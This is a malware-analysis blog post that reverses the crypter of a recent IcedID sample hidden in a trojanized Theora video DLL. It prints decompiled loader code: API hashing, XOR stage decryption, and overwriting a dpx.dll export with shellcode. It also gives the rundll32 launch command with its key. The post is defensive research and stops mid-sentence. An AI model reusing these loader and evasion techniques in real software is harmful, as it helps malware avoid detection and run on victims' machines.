Reversing a recent IcedID Crypter

leandrofroes.github.io/posts/Reversing-a-recent-IcedID-Crypter/

Leandro Fróes July 4, 2023

Posted *Jul 4, 2023* Updated *Jul 4, 2023*
By
17 min read

Intro

Last week a friend shared a sample of a recent IcedID malware using an interesting Crypter and although there’s nothing new regarding the final payload (it’s just the classical IcedID Lite Loader) the analysis of the Crypter was funny, so I decided to take some time to reverse it and share my analysis notes here.

To be honest I’m not that familiar with crypters in general so I ended up doing the analysis not knowing if the crypter was known or not and after finishing the analysis I ended up noticing it’s actually a kind of variant of a Crypter named `Snow`. According to a very nice report from IBM, Snow is a new/active crypter that has been used by malwares like Pikabot, IcedID and Qakbot and that has some code overlap indicating this is a sucessor of the Hexa crypter.


Before we start, it's worth to mention that I cleaned the code in IDA (at least a good part of it) so if you open this file in your IDA or whatever framework it might not match exactly what you'll see here. I decided to use my clean version in the screenshots to make it easier to the reader to understand the explanation. Also, since the crypter stages contains a lot of junk code splitted in multiple branches I decided to rely on the decompiler most part of the time.

General execution flow

The analyzed malware is a 64 bits DLL file and it's execution starts by calling an exported function named `vcab` (usually via the `rundll32.exe` binary). A parameter named `/k` is passed to the file as well as it's value. In the analyzed sample the parameter value passed is the string `zefirka748`:

```
rundll32.exe mw.dll,vcab /k zefirka748
```

If we take a quick look at the file statically we can notice that there's a lot of exports available other than this "vcab":



Name	Address	Ordinal
vcab	0000000065B55F80	1
theora_version_number	0000000065B41480	2
theora_decode_header	0000000065B42020	3
theora_decode_init	0000000065B41F00	4
theora_decode_packetin	0000000065B421A0	5
theora_decode_YUVout	0000000065B42200	6
theora_control	0000000065B41730	7
theora_packet_isheader	0000000065B418D0	8
theora_packet_iskeyframe	0000000065B418E0	9
theora_granule_shift	0000000065B418F0	10
theora_granule_frame	0000000065B41750	11
theora_granule_time	0000000065B41780	12
theora_info_init	0000000065B41490	13
theora_info_clear	0000000065B41520	14
theora_clear	0000000065B41600	15
theora_comment_init	0000000065B41900	16
theora_comment_add	0000000065B41940	17
theora_comment_add_tag	0000000065B41950	18
theora_comment_query	0000000065B41910	19
theora_comment_query_count	0000000065B41920	20
theora_comment_clear	0000000065B41930	21
th_version_string	0000000065B51CF0	22
th_version_number	0000000065B51D00	23
th_decode_headerin	0000000065B422A0	24
th_decode_alloc	0000000065B442E0	25
th_setup_free	0000000065B42D30	26
th_decode_ctl	0000000065B44780	27
th_decode_packetin	0000000065B448B0	28
th_decode_ycbcr_out	0000000065B4A620	29
th_decode_free	0000000065B44710	30
th_packet_isheader	0000000065B51D10	31
th_packet_iskeyframe	0000000065B51D30	32
th_granule_frame	0000000065B55EA0	33
th_granule_time	0000000065B55F00	34

Malware export table


A simple Google search would tell us this seems to be some sort of Trojanized version of a library that implements the Theora video compression format. If we search for the "vcab" export in the library's export list we find zero results and that kind of confirms to us that this export is in fact suspicious and that probably the whole malicious actions would start from there.

Once the export function is executed the malware executes multiple stages (basically shellcodes) and ends up loading and executing the final payload, which is the IcedID Lite Loader.

Stage 0 (vcab export)

Cmdline parameter checking

The first thing performed by this export function is check if the process cmdline has a parameter named `/k` and a value for it. At this point there's no checks regarding the value passed and the content is just saved for further usage.



```
  strcpy(cmdline_key_param, "/k");
  ProcessParameters = get_TEB()->ProcessEnvironmentBlock->ProcessParameters;
  v2 = 0i64;
  proc_cmdline_str = ProcessParameters->CommandLine.Buffer;
  if ( *proc_cmdline_str )
  {
    do
    {
      if ( v2 >= 0xFE )
        break;
      v5 = 0x3F;
      if ( proc_cmdline_str[v2] <= 0x7Fu )
        v5 = proc_cmdline_str[v2];
      proc_cmdline[v2++] = v5;
    }
    while ( proc_cmdline_str[v2] );
  }
  proc_cmdline[v2] = 0;
  cmdline_params = mw_get_cmdline_params(proc_cmdline, cmdline_key_param);
  if ( !cmdline_params )
    return 0i64;
  key_len = mw_get_str_len(cmdline_key_param);
```


Function responsible for getting the cmdline parameter.

Crypter configuration

The crypter reads and manipulates a lot of fields from what seems to be it's configuration. These fields are splitted in multiple sections such as `.text` and `/81` and contains information like encrypted shellcodes, export function names, shellcode sizes, and more.


In the analyzed sample, the configuration is present `0x16735` bytes after the base address of the malware DLL module. In order to read the configuration the malware gets the current module base address and adds the mentioned RVA to it.

The module base address is obtained by using the function responsible for getting the config offset as a base address and then searching backwards until it finds both the PE Signature and the "MZ" Signature:



```
__int64 __fastcall mw_get_config_offset()
{
  return 0x16735i64;
}
```

Get config offset function.



```c
_BYTE *__fastcall mw_get_current_module_base(_BYTE *target_func)
{
  _BYTE *result; // rax
  int v3; // r9d
  _BYTE *v4; // rcx

  result = 0i64;
  v3 = 0;
  do
  {
    v4 = --target_func;
    if ( !v3 )
    {
      // Check PE Signature
      if ( *target_func || *v4 || *(target_func - 2) != 'E' || *(target_func - 3) != 'P' )
        continue;
      v3 = 1;
    }
    // Check MZ magic value
    if ( *target_func == 'Z' && *v4 == 'M' )
      result = v4;
  }
  while ( !result );
  return result;
}
```

Get module base function.

The mentioned config has something similar to the following format:

```
struct MAIN_CONFIG_INFO
{
  DWORD init_export_str_offset;
  DWORD stage2_offset;
  DWORD stage2_size;
  DWORD stage3_offset;
  DWORD stage3_size;
  DWORD stage1_offset;
  DWORD stage1_size;
  DWORD stage4_offset;
  DWORD stage4_size;
  DWORD
main_payload_info_offset;
  DWORD
main_payload_compressed_size;
  DWORD config_xor_key;
};
```

The “offset” word here is actually an RVA since those are added to the main module base address.


API function resolving

Once the necessary information is obtained 3 functions are resolved in runtime: `VirtualAlloc`, `LoadLibraryA` and `VirtualProtect`. Those functions are resolved via the classic API Hashing technique and the algorithm used is the well known Metasploit ROR13 algorithm. To make my life easier during static analysis I used the nice HashDB plugin from OALabs to recognize the function hashes used.

The API Hashing technique is basically the parsing of the Loaded Modules List from PEB as well as the Export Table from the target modules. Each export name entry would have it’s hash calculated using the hashing algorithm and the result is compared against the hashes specified by the malware. Once the desired hash is found the export address is returned.

Stage 2, 3 and 4 decryption

With the config in hands the next stages content (2, 3 and 4 specifically) is read and written to a memory location allocated using `VirtualAlloc`. A key is then read from the config (5c 3b 0c 00 in this case) and is used as a multibyte XOR key to “decrypt” (well, it’s just XORed) the mentioned stages:



```
Address           Hex                                               ASCII
0000000065B56735  2F 67 01 00 E1 9A 08 00 4A 00 00 00 2B 9B 08 00   /g..á...J...+...
0000000065B56745  8F 01 00 00 D6 88 08 00 0B 12 00 00 BA 9C 08 00   ....Ö.......º...
0000000065B56755  4E 0C 00 00 08 A9 08 00 AD 1E 00 00 5C 3B 0C 00   N....©......\;..
0000000065B56765  FD 31 0F FD C9 0F 6F E6 0F FD CD 0F F9 F2 0F FD   ý1.ýÉ.oæ.ýÍ.ùò.ý
```

XOR key located in the malware config.


```
xor_key_len = w_get_cmdline_params(cmdline_param_xor_key, 0x19u);
if ( xor_key_len )
{
  // Get module base and first config location
  current_module_base = mw_get_current_module_base(mw_get_first_config_offset);
  mw_config = &current_module_base[mw_get_first_config_offset()];
  api_table_hashes = 0x91AFCA54EC0E4E8Ei64;
  var = 0x7946C61B;
  // Parse the first config
  next_stages_size = mw_config->stage4_size + mw_config->stage2_size + mw_config->stage3_size;
  stage1_shellcode = &current_module_base[mw_config->stage1_offset];
  init_export_str = &current_module_base[mw_config->init_export_str_offset];
  mw_resolve_api_table(&api_table, 24i64, &api_table_hashes, 0xCu);
  // Prepare for the other stages decryption
  next_stages_addr = (api_table.VirtualAlloc)(
                       0i64,
                       next_stages_size,
                       0x3000i64,                // MEM_RESERVE | MEM_COMMIT
                       PAGE_READWRITE);
  mw_mem_cpy(next_stages_addr, &current_module_base[mw_config->stage2_offset], mw_config->stage2_size);
  mw_mem_cpy(
    next_stages_addr + mw_config->stage2_size,
    &current_module_base[mw_config->stage3_offset],
    mw_config->stage3_size);
  mw_mem_cpy(
    next_stages_addr + mw_config->stage3_size + mw_config->stage2_size,
    &current_module_base[mw_config->stage4_offset],
    mw_config->stage4_size);
  v2 = 0;
  // Decrypt next stages shellcode using the XOR key in the config (5c 3b 0c 00 in this case)
  for ( i = 0; i < next_stages_size; *(next_stages_addr - 1) ^= *(&mw_config->config_xor_key + (j & 3)) )
  {
    j = i;
    ++next_stages_addr;
    ++i;
  }
```

Config parsing and next stages decryption.

The decrypted content will be saved and passed to the next stage further on.

Stage 1 decryption and call

The `LoadLibraryA` function is used to load a Windows DLL named `dpx.dll`. Once the base address of this DLL is obtained via the return value of `LoadLibraryA` it’s PE headers are parsed and it’s Export Directory obtained. It then gets the first exported function from the dpx.dll file (`DpxCheckJobExists` in this case):




```
strcpy(&dpx_dll_str, "dpx.dll");
// Load dpx.dll DLL
dpx_module_base.BaseAddr = (api_table.LoadLibraryA)(&dpx_dll_str);
// Get the first dpx.dll export function address (DpxCheckJobExists)
if ( dpx_module_base.BaseAddr )
{
  export_directory = *(dpx_module_base.BaseAddr + *(dpx_module_base.BaseAddr + 0xF) + 0x88);
  if ( export_directory )
  {
    pVirtualProtect = api_table.VirtualProtect;
    pDpxCheckJobExists = dpx_module_base.BaseAddr
                       + *(dpx_module_base.BaseAddr
                         + 4
                         * *(dpx_module_base.BaseAddr
                           + *(&export_directory->AddressOfNameOrdinals + dpx_module_base.BaseAddr))
                         + *(&export_directory->AddressOfFunctions + dpx_module_base.BaseAddr));
    v36 = 0;
```

dpx.dll loading and export table parsing.

Considering the DLL is loaded in the same address space of the malware module it’s content can be easialy replaced and that’s exactly what the crypter does. The content of the Stage 1 that is present in the config is written into the DpxCheckJobExists function. By default this stage is “encrypted” (XOR again!). After it’s written to the mentioned function it’s decryted using a multibyte XOR calculation using the provided cmdline key as the XOR key.

The final step of the Stage 0 (vcab export) is call the `DpxCheckJobExists` function from the dpx.dll, passing 5 parameters to it:

1. The malware DLL base address
2. The address of the “init” string (obtained from the malware config)
3. A struct containing information regarding the next stages
4. A struct containing information regarding the main payload
5. The XOR key used to decrypt the Stage 2, 3 and 4




```
      mw_mem_cpy(pDpxCheckJobExists, stage1_shellcode, mw_config->stage1_size);
      stage1_size = mw_config->stage1_size;
      if ( stage1_size )
      {
        do
        {
          ++pDpxCheckJobExists;
          v1 = v2++;
          // Decrypt stage 1 shellcode (DpxCheckJobExists export) using the XOR key provided
          // in the cmdline via the /k parameter
          *(pDpxCheckJobExists - 1) ^= *(cmdline_param_xor_key + v1 % xor_key_len);
          stage1_size = mw_config->stage1_size;
        }
        while ( v2 < stage1_size );
      }
      (pVirtualProtect)(pDpxCheckJobExists, stage1_size, v36, &v36, v35);
      config_xor_key = mw_config->config_xor_key;
      second_config_info[0] = v28;
      second_config_info[1] = v29;
      // Call Stage 1
      (pDpxCheckJobExists)(
        current_module_base,
        init_export_str,
        second_config_info,
        &main_payload_info,
        config_xor_key);
    }
```

Stage 1 decryption and call.

Stage 1 (DpxCheckJobExists export)

This stage is the first “shellcode” involved in the chain. In order to analyze it (as well as the other shellcodes) I dumped it from the process memory using the crypter config fields as a reference (e.g. offset and size). Once it’s dumped we can pretty much load it in IDA and force the analysis. Since it’s a raw payload IDA will not load the Windows type libraries so we need to do it manually by going to View -> Open subviews -> Type Libraries (or simply Shift + F11). In the opened window we Right Click -> Load type library (or simply Ins) and add the library that better fits our needs. In general I would go with the `mssdk64_win10` one.

The beginning of this stage involves a lot of manipulation of the information received via parameter of the DpxCheckJobExists function. Other than that, a kind of new structure is created and receives some new information. We’ll refer to this new structure as “final structure”:



```
pNtCreateThreadEx = mw_resolve_api_hash(NtCreateThreadEx_0);
pRtlAllocateHeap = mw_resolve_api_hash(RtlAllocateHeap_0);
pRtlFreeHeap = mw_resolve_api_hash(RtlFreeHeap_0);
status = -1;
final_struct_size = main_payload_info->stage2_size + 2144 + second_mw_config->stage4_size;
ProcessEnvironmentBlock = NtCurrentTeb()->ProcessEnvironmentBlock;
final_struct = pRtlAllocateHeap(ProcessEnvironmentBlock->ProcessHeap, 8i64, final_struct_size);// Allocate 0x335B bytes
mw_get_proc_cmdline(main_module_base, final_struct->main_process_cmdline);
final_struct->main_payload_addr = final_struct->main_payload_content;
LODWORD(final_struct->main_payload_size) = main_payload_info->stage2_size;
final_struct->stage3_shellcode_addr = &final_struct->main_payload_content[main_payload_info->stage2_size];
LODWORD(final_struct->stage3_shellcode_size) = second_mw_config->stage4_size;
// Copy main payload (encrypted)
w_memcpy(final_struct->main_payload_content, main_payload_info->stage2_addr, main_payload_info->stage2_size);
// Copy stage 3 payload (decrypted)
w_memcpy(final_struct->stage3_shellcode_addr, second_mw_config->stage4_addr, second_mw_config->stage4_size);
str_cpy(final_struct->init_export_str, init_export_str);
LODWORD(final_struct->stage2_xor_key) = stage2_xor_key;
stage3_size = second_mw_config->stage3_size;
stage3_addr = second_mw_config->stage3_addr;
```

Example of the final struct manipulation.

The format of this “final structure” is something similar to the following:

```
struct FINAL_STRUCT_INFO
{
  char
main_process_cmdline[2048];
  char init_export_str[56];
  LPVOID main_payload_addr;
  QWORD main_payload_size;
  QWORD config_xor_key;
  LPVOID stage4_shellcode_addr;
  QWORD stage4_shellcode_size;
  char
main_payload_content[7853];
  char
stage4_shellcode_content[3150];
};
```

Fixing the next Stages

Considering the next stages are shellcodes and would use some functions from the Windows API there’s only 2 ways to make those adresses available: either via runtime linking performed by the shellcode itself (e.g. the API hashing technique mentioned previously) or those function addresses needs to be written in the correct place inside the shellcodes by an external payload. The Crypter approach is exactly the second one.

It uses the same API Hashing function to resolve 6 functions and then performs a byte pattern search inside both the Stage 2 and 3 content in order to locate specific DWORDs to be replaced by the addresses of the resolved Windows functions. The list bellow shows each pattern searched and the API function used to replace it:

